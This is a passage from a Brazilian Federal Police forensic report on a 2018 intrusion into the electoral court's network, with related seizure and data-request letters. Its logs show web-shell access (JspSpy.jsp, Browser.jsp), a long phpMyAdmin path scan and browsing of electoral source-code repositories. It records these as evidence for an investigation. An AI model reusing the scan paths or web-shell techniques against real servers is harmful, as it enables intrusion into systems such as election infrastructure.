#	DATA	ORIGEM	DESTINO	ARGUMENTO
83	19/04/2018, 19:12:06	10.12.2.29 :55050:X1	10.8.1.11 :8080:X0	/teste
84	19/04/2018, 19:13:15	10.12.2.29 :60960:X1	10.8.1.11 :8080:X0	/teste
85	19/04/2018, 19:51:26	10.12.2.7 :45633:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps
86	19/04/2018, 19:51:57	10.12.2.7 :45632:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?Javascript
87	19/04/2018, 19:53:57	10.12.2.7 :58662:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre
88	19/04/2018, 19:54:41	10.12.2.7 :1485:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/sade
89	19/04/2018, 19:56:04	10.12.2.7 :10862:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
90	19/04/2018, 19:56:33	10.12.2.7 :13254:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
91	19/04/2018, 19:57:13	10.12.2.7 :18299:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
92	19/04/2018, 20:11:32	10.12.2.7 :45691:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/sade
93	19/04/2018, 20:15:17	10.12.2.7 :6232:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/supre
94	19/04/2018, 20:16:46	10.12.2.7 :17640:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/dne
95	19/04/2018, 20:17:11	10.12.2.7 :19690:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/sas/conf
96	19/04/2018, 20:30:06	10.12.2.29 :57704:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
97	19/04/2018, 20:44:04	10.12.2.29 :53575:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
98	19/04/2018, 20:59:22	10.12.2.7 :17601:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/sas
99	19/04/2018, 21:05:20	10.12.2.7 :55864:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes

#	DATA	ORIGEM	DESTINO	ARGUMENTO
100	19/04/2018, 21:08:52	10.12.2.7 :12679:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&file=/usr/local/tomcat /webapps/tre/WEB-INF/classes/componente_acesso%
101	19/04/2018, 21:32:13	10.12.2.7 :24811:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/gas
102	19/04/2018, 21:33:16	10.12.2.7 :36251:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/consultaOrcamentaria/WEB-INF/classes
103	19/04/2018, 22:01:58	10.12.2.29 :62705:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp?o=vLogin
104	19/04/2018, 22:02:29	10.12.2.29 :63021:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
105	20/04/2018, 01:21:38	10.12.2.29 :61092:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
106	21/04/2018, 06:14:06	10.12.2.29 :64769:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
107	21/04/2018, 06:35:47	10.12.2.29 :57429:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
108	21/04/2018, 07:05:38	10.12.2.29 :53939:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
109	21/04/2018, 07:13:09	10.12.2.29 :60667:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
110	21/04/2018, 14:00:29	10.12.2.29 :50096:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp

Entre as atividades detectadas, temos por exemplo o download de artefatos maliciosos (JspSpy.jsp e Browser.jsp) e a varredura de portas em outros computadores. É interessante notar que em um dos casos (linha 5, sombreada em cinza acima), o artefato malicioso foi baixado do endereço IP 191.252.0.19, pertencente à empresa **Locaweb Serviços de Internet S/A**.

Em relação aos fatos divulgados em novembro de 2018, foram realizadas buscas pelo endereço IP 10.30.1.229, o qual, segundo relatório fornecido pelo próprio TSE, continha um portal da Seção de Voto Informatizado, SEVIN, com a indicação de link de dois servidores de integração contínua (Jenkins), um em Windows e outro em Linux.

Foram identificados acessos realizados a este endereço IP ainda em abril de 2018, oriundos dos endereços IP 10.12.2.33, 10.12.2.39 e 10.12.2.29, o que indica que o possível *hacker* pode ter obtido acesso aos códigos-fonte ainda nesse período. Nos acessos, é possível perceber que são realizados testes para verificar a existência de ferramentas que possam ser alvos de ataques, como por exemplo o PhpMyAdmin, nos computadores de destino, e que são acessados links condizentes com a captura de tela do servidor da SEVIN apresentada no relatório do TSE, como as linhas sombreadas em cinza abaixo:

#	DATA	ORIGEM	DESTINO	ARGUMENTO
1	18/04/2018 00:56:01	10.12.2.33:15492:X1	10.30.1.229:80:X0	/
2	18/04/2018 00:56:01	10.12.2.33:15774:X1	10.30.1.229:80:X0	/ncsi.txt
3	18/04/2018 00:56:02	10.12.2.33:16137:X1	10.30.1.229:80:X0	/phpmyadmin/
4	18/04/2018 00:56:05	10.12.2.33:16260:X1	10.30.1.229:80:X0	/phpMyAdmin/
5	18/04/2018 00:56:06	10.12.2.33:17497:X1	10.30.1.229:80:X0	/PMA/
6	18/04/2018 00:56:07	10.12.2.33:17841:X1	10.30.1.229:80:X0	/pma/
7	18/04/2018 00:56:07	10.12.2.33:18169:X1	10.30.1.229:80:X0	/dbadmin/
8	18/04/2018 00:56:07	10.12.2.33:17999:X1	10.30.1.229:80:X0	/admin/
9	18/04/2018 00:56:09	10.12.2.33:18815:X1	10.30.1.229:80:X0	/myadmin/
10	18/04/2018 00:56:09	10.12.2.33:18286:X1	10.30.1.229:80:X0	/mysql/
11	18/04/2018 00:56:11	10.12.2.33:19305:X1	10.30.1.229:80:X0	/phpmyadmin2/
12	18/04/2018 00:56:11	10.12.2.33:19414:X1	10.30.1.229:80:X0	/phpMyAdmin2/
13	18/04/2018 00:56:11	10.12.2.33:18962:X1	10.30.1.229:80:X0	/openserver/phpmyadmin/
14	18/04/2018 00:56:12	10.12.2.33:19570:X1	10.30.1.229:80:X0	/phpMyAdmin-2/
15	18/04/2018 00:56:13	10.12.2.33:19912:X1	10.30.1.229:80:X0	/php-my-admin/
16	18/04/2018 00:56:13	10.12.2.33:20074:X1	10.30.1.229:80:X0	/phpMyAdmin-2.2.3/
17	18/04/2018 00:56:14	10.12.2.33:20198:X1	10.30.1.229:80:X0	/phpMyAdmin-2.2.6/
18	18/04/2018 00:56:16	10.12.2.33:20526:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.1/
19	18/04/2018 00:56:17	10.12.2.33:21188:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.4/
20	18/04/2018 00:56:18	10.12.2.33:21624:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5-rc2/
21	18/04/2018 00:56:18	10.12.2.33:21496:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5-rc1/
22	18/04/2018 00:56:19	10.12.2.33:21776:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5/
23	18/04/2018 00:56:19	10.12.2.33:22064:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5-pl1/
24	18/04/2018 00:56:20	10.12.2.33:22523:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.6/
25	18/04/2018 00:56:20	10.12.2.33:22388:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.6-rc2/
26	18/04/2018 00:56:20	10.12.2.33:22229:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.6-rc1/
27	18/04/2018 00:56:21	10.12.2.33:22727:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.7/
28	18/04/2018 00:56:22	10.12.2.33:22851:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.7-pl1/

29	18/04/2018 00:56:22	10.12.2.33:23007:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-alpha/
30	18/04/2018 00:56:23	10.12.2.33:23162:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-alpha2/
31	18/04/2018 00:56:24	10.12.2.33:23512:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-beta1/
32	18/04/2018 00:56:24	10.12.2.33:23970:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-beta2/
33	18/04/2018 00:56:25	10.12.2.33:24252:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-rc2/
34	18/04/2018 00:56:25	10.12.2.33:24122:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-rc1/
35	18/04/2018 00:56:26	10.12.2.33:24359:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-rc3/
36	18/04/2018 00:56:26	10.12.2.33:24506:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0/
37	18/04/2018 00:56:27	10.12.2.33:24825:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-pl1/
38	18/04/2018 00:56:28	10.12.2.33:24963:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-pl2/
39	18/04/2018 00:56:28	10.12.2.33:25231:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-rc1/
40	18/04/2018 00:56:28	10.12.2.33:25079:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-pl3/
41	18/04/2018 00:56:29	10.12.2.33:25381:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-rc2/
42	18/04/2018 00:56:29	10.12.2.33:25491:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1/
43	18/04/2018 00:56:30	10.12.2.33:25636:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-pl1/
44	18/04/2018 00:56:31	10.12.2.33:25936:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-pl2/
45	18/04/2018 00:56:34	10.12.2.33:26084:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-pl3/
46	18/04/2018 00:56:35	10.12.2.33:27510:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-rc1/
47	18/04/2018 00:56:35	10.12.2.33:27691:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-beta1/
48	18/04/2018 00:56:36	10.12.2.33:27823:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-rc1/
49	18/04/2018 00:56:37	10.12.2.33:28566:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-pl1/
50	18/04/2018 00:56:38	10.12.2.33:28718:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3/
51	18/04/2018 00:56:38	10.12.2.33:28391:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2/
52	18/04/2018 00:56:38	10.12.2.33:28899:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3-rc1/
53	18/04/2018 00:56:40	10.12.2.33:29069:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3/
54	18/04/2018 00:56:41	10.12.2.33:30281:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-rc1/
55	18/04/2018 00:56:41	10.12.2.33:29637:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3-pl1/
56	18/04/2018 00:56:42	10.12.2.33:30633:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl2/
57	18/04/2018 00:56:42	10.12.2.33:30463:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl1/

59

58	18/04/2018 00:56:44	10.12.2.33:30837:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl3/
59	18/04/2018 00:56:44	10.12.2.33:31495:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl4/
60	18/04/2018 00:56:46	10.12.2.33:31667:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4/
61	18/04/2018 00:56:47	10.12.2.33:32377:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-beta1/
62	18/04/2018 00:56:48	10.12.2.33:32791:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-rc1/
63	18/04/2018 00:56:49	10.12.2.33:33436:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-pl1/
64	18/04/2018 00:56:50	10.12.2.33:34522:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0/
65	18/04/2018 00:56:50	10.12.2.33:34091:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-pl2/
66	18/04/2018 00:56:51	10.12.2.33:34685:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0-beta1/
67	18/04/2018 00:56:52	10.12.2.33:34880:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0-rc1/
68	18/04/2018 00:56:52	10.12.2.33:35317:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0-rc2/
69	18/04/2018 00:56:54	10.12.2.33:36082:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.2/
70	18/04/2018 00:56:54	10.12.2.33:35900:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.1/
71	18/04/2018 00:56:54	10.12.2.33:35494:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0/
72	18/04/2018 00:56:54	10.12.2.33:36257:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.3/
73	18/04/2018 00:56:55	10.12.2.33:36449:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.4/
74	18/04/2018 00:56:55	10.12.2.33:36589:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.1-rc1/
75	18/04/2018 00:56:56	10.12.2.33:36767:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.1/
76	18/04/2018 00:56:56	10.12.2.33:37109:X1	10.30.1.229:80:X0	/sqlmanager/
77	18/04/2018 00:56:56	10.12.2.33:36958:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.2/
78	18/04/2018 00:56:57	10.12.2.33:37502:X1	10.30.1.229:80:X0	/p/m/a/
79	18/04/2018 00:56:57	10.12.2.33:37316:X1	10.30.1.229:80:X0	/mysqlmanager/
80	18/04/2018 00:56:58	10.12.2.33:37685:X1	10.30.1.229:80:X0	/PMA2005/
81	18/04/2018 00:56:58	10.12.2.33:37892:X1	10.30.1.229:80:X0	/pma2005/
82	18/04/2018 00:56:59	10.12.2.33:38275:X1	10.30.1.229:80:X0	/phpmanager/
83	18/04/2018 00:57:00	10.12.2.33:38427:X1	10.30.1.229:80:X0	/php-myadmin/
84	18/04/2018 00:57:00	10.12.2.33:38943:X1	10.30.1.229:80:X0	/sqlweb/
85	18/04/2018 00:57:00	10.12.2.33:38794:X1	10.30.1.229:80:X0	/webadmin/
86	18/04/2018 00:57:00	10.12.2.33:38618:X1	10.30.1.229:80:X0	/phpmy-admin/

87	18/04/2018 00:57:01	10.12.2.33:39136:X1	10.30.1.229:80:X0	/websql/
88	18/04/2018 00:57:02	10.12.2.33:39293:X1	10.30.1.229:80:X0	/webdb/
89	18/04/2018 00:57:02	10.12.2.33:39434:X1	10.30.1.229:80:X0	/mysqladmin/
90	18/04/2018 00:57:03	10.12.2.33:39822:X1	10.30.1.229:80:X0	/mysql-admin/
91	18/04/2018 16:11:20	10.12.2.39:19461:X1	10.30.1.229:80:X0	/
92	18/04/2018 16:11:20	10.12.2.39:19482:X1	10.30.1.229:80:X0	/images/doxygen.png
93	18/04/2018 16:11:20	10.12.2.39:19462:X1	10.30.1.229:80:X0	/images/jenkins.ico
94	18/04/2018 16:11:20	10.12.2.39:19481:X1	10.30.1.229:80:X0	/images/gradient2.png
95	18/04/2018 16:11:26	10.12.2.39:19460:X1	10.30.1.229:80:X0	/css-pop.js
96	18/04/2018 16:12:14	10.12.2.39:25819:X1	10.30.1.229:80:X0	/verificadorhash/verificaHash.php
97	18/04/2018 16:12:41	10.12.2.39:28252:X1	10.30.1.229:80:X0	/verificadorhash/uploads/
98	19/04/2018 04:38:45	10.12.2.7:22412:X1	10.30.1.35:80:X0	/api/timemachine/index?resource=br.jus.tse.eleitoral:transportador-web&metrics=sqale_index%2Cduplicated_lines_densi
99	19/04/2018 04:40:48	10.12.2.7:44791:X1	10.30.1.35:80:X0	/api/measures/component_tree?ps=100&baseComponentKey=br.jus.tse.eleitoral:transportador-web:src/main/java/b
100	19/04/2018 04:45:18	10.12.2.7:8900:X1	10.30.1.35:80:X0	/code/index?id=br.jus.tse.eleitoral:elo-parent
101	19/04/2018 04:45:18	10.12.2.7:7977:X1	10.30.1.35:80:X0	/api/components/show?key=br.jus.tse.eleitoral:elo-parent
102	19/04/2018 05:00:37	10.12.2.29:55940:X1	192.168.202.99:80:X0	/eleitoral/titulonet2
103	19/04/2018 05:00:49	10.12.2.29:61838:X1	192.168.202.99:80:X0	/uploads/-/system/project/avatar/81/secad_icn-circulo-processo-eleitoral.png
104	19/04/2018 05:03:34	10.12.2.29:65004:X1	192.168.202.99:80:X0	/eleitoral/processo-eleitoral-cadastro-eleitores/tree/stable/02_fontes/dominio/src
105	19/04/2018 05:05:13	10.12.2.7:8467:X1	192.168.202.99:80:X0	/eleitoral/elo/tree/stable/02_fontes/elo-integracao-ws-bio/src/test/resources

106	19/04/2018 05:07:58	10.12.2.7:21240:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/?format=js
107	19/04/2018 05:07:58	10.12.2.7:21241:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/02_fontes?format=js
108	19/04/2018 05:08:22	10.12.2.7:27518:X1	192.168.202.99:80:X0	/eleitoral/biometria/blob/stable/02_fontes/servico-ws/src/main/java/br/jus/tse/eleitoral/biometria/servico/ws/con
109	19/04/2018 05:08:56	10.12.2.7:31081:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/servico-ws/src/main/java/br/jus/tse/eleitoral/biometria/servico/ws
110	19/04/2018 05:09:46	10.12.2.7:43547:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable
111	19/04/2018 05:10:28	10.12.2.7:36992:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/servico-ws/src/main/java/br/jus/tse/eleitoral
112	19/04/2018 05:11:06	10.12.2.7:43548:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/?format=js
113	19/04/2018 05:11:06	10.12.2.7:43549:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/02_fontes?format=js
114	19/04/2018 05:12:08	10.12.2.7:51307:X1	192.168.202.99:80:X0	/eleitoral/biometria/blob/stable/02_fontes/soap-client/src/main/java/br/jus/tse/schemas/wsdl/biometria/assinatura
115	19/04/2018 05:15:10	10.12.2.7:13119:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/soap-client/src/main/java/br/jus/tse/schemas/
116	19/04/2018 05:16:17	10.12.2.7:20585:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/servico/src/main/java/br/jus/tse/eleitoral/biometria/integracao
117	19/04/2018 05:19:20	10.12.2.7:29269:X1	192.168.202.99:80:X0	/eleitoral/configuracao/tree/stable/02_fontes/servico
118	19/04/2018 05:19:37	10.12.2.7:35875:X1	192.168.202.99:80:X0	/eleitoral/configuracao/tree/stable
119	19/04/2018 05:20:29	10.12.2.7:38041:X1	192.168.202.99:80:X0	/eleitoral/configuracao/tree/stable/02_fontes

120	19/04/2018 22:26:27	10.12.2.29:60791:X1	192.168.202.31:8080:X0	/job/autenticador-biometrico-ho-build/buildHistory/ajax
121	19/04/2018 22:27:54	10.12.2.29:54147:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/test/trend
122	19/04/2018 22:28:10	10.12.2.29:50771:X1	192.168.202.31:8080:X0	/job/autenticador-biometrico-ho-build/buildHistory/ajax
123	19/04/2018 22:28:33	10.12.2.29:57334:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral$titulonet2/
124	19/04/2018 22:28:43	10.12.2.29:59061:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral$titulonet2-dominio/
125	19/04/2018 22:28:43	10.12.2.29:59108:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral$titulonet2-dominio/test/trend
126	19/04/2018 22:28:49	10.12.2.29:59156:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral$titulonet2-dominio/test/trendMap
127	19/04/2018 22:28:55	10.12.2.29:60257:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/buildHistory/ajax
128	19/04/2018 22:37:40	10.12.2.29:63792:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/modules
129	19/04/2018 22:38:02	10.12.2.29:64388:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/buildHistory/ajax

Obs.: linhas semelhantes (com datas aproximadas, mesmos endereços IPs e argumento) ou com argumento vazio foram omitidas, para maior legibilidade e concisão.

64

CONCLUSÃO

Considerando a análise apresentada acima, bem como a possibilidade de vinculação dos eventos ocorridos em abril/2018 com a notícia divulgada em setembro/2018, sugere-se oficiar as empresas supracitadas para que forneçam os dados cadastrais dos endereços IP utilizados nos acessos do usuário "digitro", quais sejam:

USUÁRIO "DIGITRO"				
Organização Responsável	**Endereço IP**	**Data Início**	**Data Término**	**País**
LOCAWEB SERVIÇOS DE INTERNET S/A	191.252.64.20	17/04/2018 21:46:26	18/04/2018 06:36:35	Brasil
HYDRA COMMUNICATIONS LTD	195.140.215.13	17/04/2018 20:38:39	21/04/2018 15:02:57	Reino Unido
NORDVPN-L1 TEFINCOM S.A.	185.153.176.4	17/04/2018 21:31:18	18/04/2018 19:12:14	Panamá
	185.153.176.5	18/04/2018 01:49:06	18/04/2018 02:19:32	
	185.153.176.8	18/04/2018 02:25:21	18/04/2018 05:27:54	
	185.153.176.2	18/04/2018 02:37:52	18/04/2018 02:56:54	
	185.153.176.6	18/04/2018 03:04:47	18/04/2018 03:13:54	
	185.153.176.3	18/04/2018 03:20:35	18/04/2018 03:20:35	
	185.153.176.9	20/04/2018 10:50:23	20/04/2018 15:15:42	
CLARO S.A.	201.81.167.53	18/04/2018 03:15:28	21/04/2018 08:36:42	Brasil
	201.6.129.235	18/04/2018 05:24:54	18/04/2018 05:48:59	
TIM CELULAR S.A.	189.40.75.154	18/04/2018 18:56:14	18/04/2018 18:56:14	Brasil
	191.51.34.72	18/04/2018 19:02:05	18/04/2018 19:13:08	
	189.40.75.239	18/04/2018 20:45:41	18/04/2018 23:14:54	
	177.219.117.183	18/04/2018 20:56:20	18/04/2018 20:56:20	
	189.40.72.247	18/04/2018 22:21:17	18/04/2018 22:21:17	
	189.40.72.14	18/04/2018 22:23:14	18/04/2018 22:23:14	
	189.40.91.135	18/04/2018 22:29:37	18/04/2018 23:14:52	
	189.40.90.239	19/04/2018 01:13:32	19/04/2018 01:13:32	
	189.40.90.253	19/04/2018 04:08:37	19/04/2018 04:08:37	
	189.40.88.15	19/04/2018 08:11:15	19/04/2018 08:11:16	
	189.40.74.26	19/04/2018 16:23:05	19/04/2018 17:29:14	
	186.253.177.212	19/04/2018 18:05:13	19/04/2018 18:05:13	
	189.40.73.163	19/04/2018 19:16:40	19/04/2018 19:16:40	
	189.40.74.205	19/04/2018 20:43:37	19/04/2018 20:43:37	
	189.40.74.87	19/04/2018 22:37:00	19/04/2018 23:05:03	
	181.76.139.50	20/04/2018 01:20:59	20/04/2018 01:20:59	
	189.40.75.122	20/04/2018 05:00:09	20/04/2018 05:00:09	
	189.40.88.94	20/04/2018 07:57:59	20/04/2018 09:40:30	
	189.40.73.91	20/04/2018 10:32:32	20/04/2018 10:32:32	
	189.40.72.49	20/04/2018 19:30:32	20/04/2018 19:30:32	
	189.40.88.233	20/04/2018 23:01:19	20/04/2018 23:01:19	
	189.40.74.155	20/04/2018 23:56:23	21/04/2018 00:11:45	
	189.40.88.14	21/04/2018 01:39:43	21/04/2018 01:39:43	

	189.40.91.65	21/04/2018 06:55:36	21/04/2018 06:55:37	
	177.164.206.74	21/04/2018 07:52:19	21/04/2018 08:36:40	
	177.165.110.249	21/04/2018 10:01:29	21/04/2018 12:40:46	
	186.197.65.147	21/04/2018 12:56:05	21/04/2018 15:04:14	

Também sugere-se a solicitação do conteúdo referente à hospedagem da **Locaweb Serviços de Internet S/A**, utilizada para baixar o artefato malicioso:

DATA/HORA	ENDEREÇO IP
18/04/2018, 00:23:48	191.252.0.19

Com esta Informação, devolve-se o material supracitado. Era o que havia a relatar.

Brasília/DF, 19 de março de 2019.

FLAVIO SILVEIRA DA SILVA
Perito Criminal Federal

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

AUTO DE APREENSÃO Nº 184/2019

IPL-1361/2018-4-SR/PF/DF

Ao(s) 18 dia(s) do mês de abril de 2019, nesta SUPERINTENDÊNCIA REGIONAL DE POLÍCIA FEDERAL NO DISTRITO FEDERAL, em Brasília/DF, onde se encontrava VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, pelo mesmo foi determinado que se tornasse efetiva a apreensão, na forma da Lei, do material abaixo discriminado:

Apreensão nº: 184/2019

Item	Descrição	Quant.	Unidade	Observação
1	Hd computador	1	UN	HD externo, marca Multilaser, na cor prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC
2	Pen drive	1	UN	Pen Drive, capacidade 8 GB, na cor preta e prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC

Referida apreensão se deu em cumprimento ao **Item 3 do Despacho da Autoridade Policial (fls. 30).** Nada mais havendo, determinou a autoridade o encerramento do presente que, lido e achado conforme, assinam comigo, LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, as testemunhas.

AUTORIDADE: ....

ESCRIVÃO(Ã) ....

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 3415/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Em 18 de abril de 2019.

A Sua Senhoria o Chefe do Depósito/SR/PF/DF.
Escrivão de Polícia Federal

Assunto: Encaminha material apreendido.
Referência: IPL nº 1361/2018-4-SR/PF/DF

Senhor Chefe,

Encaminho para fins de guarda em Depósito, o material abaixo descrito, conforme item 3 do Despacho de fl. 30.

APREENSÃO nº 184/2019

Item	Descrição	Quant.	Unidade	Observação
1	Hd computador	1	UN	HD externo, marca Multilaser, na cor prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC
2	Pen drive	1	UN	Pen Drive, capacidade 8 GB, na cor preta e prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16?179

RECEBIMENTO

Italo Inácio Mendes Júnior, Escrivão de Polícia Federal, Classe Especial - Matrícula 7740, Chefe do Depósito/NUCART/SR/DPF, matrícula nº ____, recebi o material acima descrito em 18/04/19.

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 3417/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 18 de abril de 2019.

A Sua Senhoria o Senhor
Diretor-Presidente da Locaweb Servicos de Internet S/A.
Rua Itapaiuna, 2434
Sao Paulo- SP.
CEP 05707-001

Assunto: **Requisita informações cadastrais**
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhor(a) Diretor(a)

1- Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, **REQUISITAR** a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do **Art. 17-B, na Lei 9.613/98** ("*Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito*") e, posteriormente, com o **Art. 2º, §2º, da Lei 12.830/2013** ("*§ 2o Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos*") e **art. 15, da Lei 12.850/2013** ("*Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o 